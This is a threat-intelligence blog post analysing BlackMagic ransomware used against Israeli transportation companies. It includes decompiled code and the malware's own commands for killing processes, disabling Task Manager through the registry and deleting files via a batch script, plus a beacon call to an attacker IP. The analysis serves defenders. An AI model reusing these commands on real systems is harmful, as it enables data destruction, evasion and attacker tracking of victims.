A Closer look at BlackMagic ransomware


blog.cyble.com/2022/12/07/a-closer-look-at-blackmagic-ransomware/

December 7, 2022

New Ransomware disrupting Transportation and Logistics Industry in Israel

During a routine threat-hunting exercise, Cyble Research and Intelligence Labs (CRIL) came across a new ransomware group named “BlackMagic” ransomware. This ransomware group uses a double extortion technique to target its victims, in which it first exfiltrates the victim’s data, followed by encryption. This group has disclosed details of over ten victims to date, and all of them are from Israel, indicating the possibility that it is conducting targeted attacks. This group is suspected to be originated from Iran.

During our analysis, we found that the ransom note used by this gang does not have any crypto address or contact details for ransom payments. Instead, it contains links to social media channels used for advertising the victim’s data, as shown in Figure 1. This indicates that the ransomware group is interested in selling the exfiltrated data rather than demanding money from its victims.




HackedByBlackMagic.txt - Notepad

```
Black Magic Has Targeted You!

Telegram:blak[redacted]
Twitter:blakm[redacted]
Facebook:blak[redacted]
Youtube:blakm[redacted]
```

Figure 1 – BlackMagic Ransom Note

The Threat Actors (TA)s behind this group are using multiple cybercrime forums to sell the data obtained from these attacks. TA claims to have 50GB of data from Israeli transportation companies. They also claimed that these attacks include sensitive data of over 65% of Israeli citizens. The figure below shows the post made by TA on a cybercrime forum.



Selling the 50Gb data of Israeli transportation companies by black magic group

[redacted]


Selling the 50Gb data of Israeli transportation and forwarder companies including:

- Customers and employees of [redacted] co.il company including: 500.000 records + 133.00 bills of lading + Personal data.
- Customers and employees of [redacted] co.il company including: 18.000 records + 3.000 bills of lading + Personal data.
- Customers and employees of company: [redacted] o.il, including: 4.000 records +133.000 bills of lading + Personal data.
- Customers and employees of company: [redacted] cluding: 53.000 records +53.000 bills of lading + Personal data.
- Customers and employees of company: [redacted] including: 3.500 records +103.000 bills of lading + Personal data.
- Customers and employees of company: [redacted] ry.co.il, including: 3.000 records +139.000 bills of lading + Personal data.
- Customers and employees of company: [redacted] ry.co.il , including: 6.000 records +80.000 bills of lading + Personal data.
- Customers and employees of company : [redacted] s.co.il, including: 7.500 records +166.000 bills of lading + Personal data.
- Customers and employees of company : [redacted] co.il, including: 10.000 records +77.000 bills of lading + Personal data.
- Customers and employees of company : [redacted] r.co.il , including: 7.000 records + Personal data.
- Customers and employees of company : [redacted] il ,including: 5.000 records +274.000 bills of lading+ Personal data.
- Customers and employees of company: [redacted] ry.co.il, including: 2.000 records +110.000 bills of lading+ Personal data.
- Customers and employees of company: [redacted] ncluding: 10.000 records +105.000 bills of lading+ Personal data.
- Customers and employees of company : [redacted] l,including: 570.000 records + Personal data.

And also it includes data of : [redacted]

Figure 2 – BlackMagic's TA Selling Data

BlackMagic ransomware has targeted many companies from Israel's Transportation and Logistics industry. The group claims to have hampered the logistics operation by destroying companies' databases and changing the lading bills. The figure below shows the claims made by the ransomware group.



Hacked By Black Magic


Destruction Of Logistics Companies Databases And Prevent Parcels From Being Sent.

Hacked By Black Magic

Changing Destination On Bills Of Lading

Figure 3 – Targetting Transportation and Logistics Industry

We have also observed a few instances where this group defaced the victim's website. The figure below shows the web defacement done by the BlackMagic group.



Hacked By Black Magic

[redacted]

France, Argenteuil

compromised

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Fri, 25 Nov 2022 09:58:21 GMT
Accept-Ranges: bytes
ETag: "f6706373b40d91:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Fri, 02 Dec 2022 18:16:17 GMT
Content-Length: 1105
```

```
<!DOCTYPE html>
<html><head>
<meta http-equiv="content-type" content="text/html; charset=windows-1252">
<title>Hacked By Black Magic</title>
<style>

body {
    background-image: url('[redacted]
    background-repeat: no-repeat;
    background-size: cover;

}

</style>
</head>
<body>
<h1 style="margin-left: 200px;display: none;">Hacked By Black Magic</h1>
<div style="width:100%;margin-bottom:5px">
        <div style="position: fixed;left: 0;bottom: 10px;width: 100%;text-align: center;">
        <nav style="text-align:center">
                <a href="https://t.me[redacted]"><img src="1_files/telegram.png" style="width:40px;"></a>
                <a href="https://www.you[redacted]><img src="1_files/youtube.png" style="width:40px;margin-inline: 20px;"></a>
                <a href="https://twitter[redacted]g src="1_files/twitter.png" style="width:40px;"></a>
                <a href="https://www.fac[redacted]"><img src="1_files/facebook.png" style="width:40px;margin-inline: 20px;"></a>
        </nav>
    </div>
</div>


</body></html>
```


Figure 4 – Website Defacement

The ransomware payload comes from hxxp[:]//5.230.70[.]49/dll/microsoftupdatedefender[.]rar and the microsoftupdatedefender[.]rar file contains two files named “MicrosoftUpdate.dll” and “back.bmp”. The ransomware DLL file is further dropped in the location C:\Users\Public\Documents\” and executed using rundll32.exe. We suspect this ransomware DLL could have been dropped and executed either manually or using other malware.

Technical Analysis

This ransomware group uses a 64-bit DLL file as its payload. File hash (*SHA256: 8f855ed4c2f17487bac5d5079437acd728ccd68d93b49ab2f5b6d6d2430da133*).

This DLL file has only one exported function called *Black*. This function is responsible for executing the main functionalities of BlackMagic ransomware.



Exported Functions [1 entry]


Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
99098	1	CD10	99EAB	Black	

Figure 5 – DLL Export

Upon execution, the ransomware calls the *Sleep()* function several times to evade sandbox detection. For smooth encryption in the victim’s system, this ransomware kills specific processes using the command “*taskkill /f /im <process name>**”. The ransomware has the following hardcoded process names in its binary for terminating them.

teamview, anydesk, tnslsnr, vmware, nginx, httpd, docker, bak, site, db, postfix, imap, pop, clamav, qemu, cpanel, note, powerpnt, winword, excel, exchange, sql, tomcat, apache, java, python, vee, post, mys, vmwp, virtualbox, vbox, sqlserver, mysqld, omtstreco, oracle, mongodb, invoice, inetpub


The figure below shows the part of the code responsible for killing processes.



```
sub_180012730(v135, "sqlserver*");
sub_18000EAC0(v138, "mysqld*");
sub_18000EAC0(v139, "omtstreco*");
sub_18000EAC0(v140, "oracle*");
sub_18000EAC0(v141, "mongodb*");
sub_18000EAC0(v142, "invoice*");
sub_18000EAC0(v143, "inetpub*");
v2 = v39;
v3 = 39i64;
do
{
  sub_180015D90(&Src, "taskkill /f /im ");
  v4 = sub_18000E790(&Src);
  sub_18004DCB0(v4);
  Sleep(0x1F4u);
  sub_18000E970(&Src);
  v2 += 32;
  --v3;
}
while ( v3 );
```

Figure 6 – Killing Processes

After this, the ransomware executes the *reg add* command to disable the task manager by adding a key, "hkcu\\software\\microsoft\\windows\\currentversion\\policies\\system /v disabletaskmgr /t reg_dword /d 1 /f". The figure below shows the registry key added by the ransomware to disable the task manager.




```
cs:Sleep
ecx, 1F4h        ; dwMilliseconds
cs:Sleep
rcx, aRegAddHkcuSoft ; "reg add hkcu\\software\\microsoft\\wind"..
sub_18004DCB0
rdx, a4          ; "4"
rcx, [rbp+600h+Src]
```

```
"reg add hkcu\\software\\microsoft\\windows\\currentversion\\policies\\system /v disabletaskmgr /t reg_dword /d 1 /f");
```

Figure 7 – Disabling Task Manager

Next, the ransomware fetches the victim's local IP address using the *ipconfig* command and forms the URL "*hxxp[:]//5.230.70[.]49/api/public/api/test?ip=<Victim's local IP>&status=0&cnt=100&type=server&num=11111170*" and sends GET request to its remote server. The below image shows the code snippet used by the ransomware for forming the URL to send a GET request.




```
.text:0000000180008991
.text:0000000180008991 loc_180008991:
.text:0000000180008991 ;   try {
.text:0000000180008991 lea     rcx, aIpconfigCUsers ; "ipconfig > c:\\users\\public\\Documents"...
.text:0000000180008998 call    sub_18004DCB0
.text:000000018000899D mov     r9d, 40h ; '@'
.text:00000001800089A3 lea     r8d, [r9-3Fh]
.text:00000001800089A7 lea     rdx, aCUsersPublicDo ; "c:\\users\\public\\Documents\\ip.txt"
.text:00000001800089AE lea     rcx, [rbp+0D0h+var_130]
.text:00000001800089B2 call    sub_1800132E0
.text:00000001800089B7 test    rax, rax
.text:00000001800089BA mov     rax, [rbp+0D0h+var_140]
.text:00000001800089BE movsxd  rcx, dword ptr [rax+4]
.text:00000001800089C2 jnz     short loc_1800089E0
```

```
v2 = sub_180015D90(&Src, "http://5.230.70.49/api/public/api/test?ip=", (__int64)v44);
v3 = sub_180015FA0((__int64)v31, v2, "&status=");
v4 = (void *)sub_180016110(v34, v3, a1);
sub_180015FA0((__int64)&v42, v4, "&cnt=100&type=server&num=11111170");
```

Figure 8 – Using *ipconfig*


The ransomware now calls the *GetLogicalDriveStringsA()* API to findthe attached drives in the victim's system and enumerate files in the identified drive for encryption. Before processing files for encryption, it drops a ransom note named "HackedByBlackMagic.txt" in all the folders. BlackMagic ransomware uses the Rijndael algorithm for performing encryption. The figure below shows the implementation of the Rijndael encryption algorithm in the ransomware binary.



```
loc_18000A241:
;   try {
lea     rax, ??_7?$CipherModeFinalTemplate_CipherHolder@V?$BlockCipherFinal@$0A@VEnc@Rijndael@CryptoPP@@@CryptoPP@@VCBC_Encryption@2@@CryptoPP@@6B@ ; c
mov     [rsp+788h+var_308], rax
lea     rax, ??_7?$CipherModeFinalTemplate_CipherHolder@V?$BlockCipherFinal@$0A@VEnc@Rijndael@CryptoPP@@@CryptoPP@@VCBC_Encryption@2@@CryptoPP@@6B@_0 ;
mov     [rsp+788h+var_300], rax
lea     rax, [rsp+788h+var_2B0]
mov     [rsp+788h+var_2F8], rax
lea     rcx, [rsp+788h+var_308]
call    sub_180023B60
```

Figure 9 – Using Rijndael Encryption Algorithm

After encrypting the victim's files, it renames them by appending ".BlackMagic" as an extension. This ransomware encrypts nearly all the files and excludes executable and DLL files in certain windows critical folders. The figure below shows the encrypted files.



```
chardetect.exe.BlackMagic
crash_logger.py.BlackMagic
crash_report.py.BlackMagic
easy_install.exe.BlackMagic
easy_install-2.7.exe.BlackMagic
ezhexviewer.exe.BlackMagic
flask.exe.BlackMagic
ftpbench
futurize.exe.BlackMagic
futurize-script.py.BlackMagic
HackedByBlackMagic.txt
hexdump.py.BlackMagic
ldapdomaindump
ldd2bloodhound
ldd2pretty
mraptor.exe.BlackMagic
```

Figure 10 – Appending “.BlackMagic” as an extension

Finally, the ransomware creates a .bat file named “next.bat” in “C:\Users\Public\Documents”, writes a sequence of commands to it, and then executes it. The ransomware creates and executes “next.bat” to delete its traces after encrypting the files in the victim’s machine and changing the desktop background. The following table shows the .bat file commands along with their description.

Command	Description
ping -n 4 127.0.0.1	Send 4 echo request to local host
reg add \hkey_current_user\\control panel\\desktop\ /v wallpaper /t reg_sz /d C:\\Users\\Public\\Documents\\back.bmp /f	Adds registry key for changing desktop background
ping -n 3 127.0.0.1	Send 3 echo request to local host
taskkill /f /im rundll*	Kill all the processes beginning with rundll
ping -n 5 127.0.0.1	Send 5 echo request to local host
del /F \c:\\users\\public\\Documents\\MicrosoftUpdate.dll\	Delete MicrosoftUpdate.dll
del /F \c:\\users\\public\\Documents\\MicrosoftUpdate.dll.BlackMagic\	Delete MicrosoftUpdate.dll.BlackMagic
del /F \c:\\users\\public\\Documents\\back.bmp\	Delete back.bmp
shutdown /r	Restart system
del %0	Deletes Itself (the next.bat file)

The desktop wallpaper might not change for every victim as the ransomware deletes the back.bmp file using .bat commands. The figure below shows the final state of the infected system with a changed background.




Figure 11 – Changing the victim's wallpaper

Conclusion

Based on the activities of the BlackMagic ransomware group, we suspect them to be politically motivated, but it is currently unclear to predict how they will evolve in the future.

In 2021, Moses Staff hacking team surfaced, targeting Israel-based organizations. They were deploying ransomware but were not demanding ransom payments and leaking victims' data. BlackMagic also appears to have similar techniques, but they appear to be financially motivated, as we witnessed them selling victims' data.

We did not encounter any ransom demands made by this group to date, and the ransomware payload was encrypting .exe and .dll files which are atypical for ransomware to encrypt, indicating that TAs might be deploying ransomware to disrupt operations.

Our Recommendations

The following essential cybersecurity best practices create the first line of control against attackers. We recommend that our readers follow best practices as given below:

- Monitor incoming emails from suspicious and potentially malicious domains.
- Back up data on different locations and implement Business Continuity Planning (BCP). Keep the Backup Servers isolated from the infrastructure, which helps fast data recovery.
- Frequent Audits, Vulnerability Assessments, and Penetration Testing of organizational assets, including network and software.
- Enforcement of VPN to safeguard endpoints.
- Conduct frequent training on security awareness for the company's employees to inform them about emerging threats.
- Implementation of technology to understand the behavior of the ransomware-malware families and variants to block malicious payloads and counter potential attacks.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Defensive Evasion	T1218.011	System Binary Proxy Execution: Rundll32
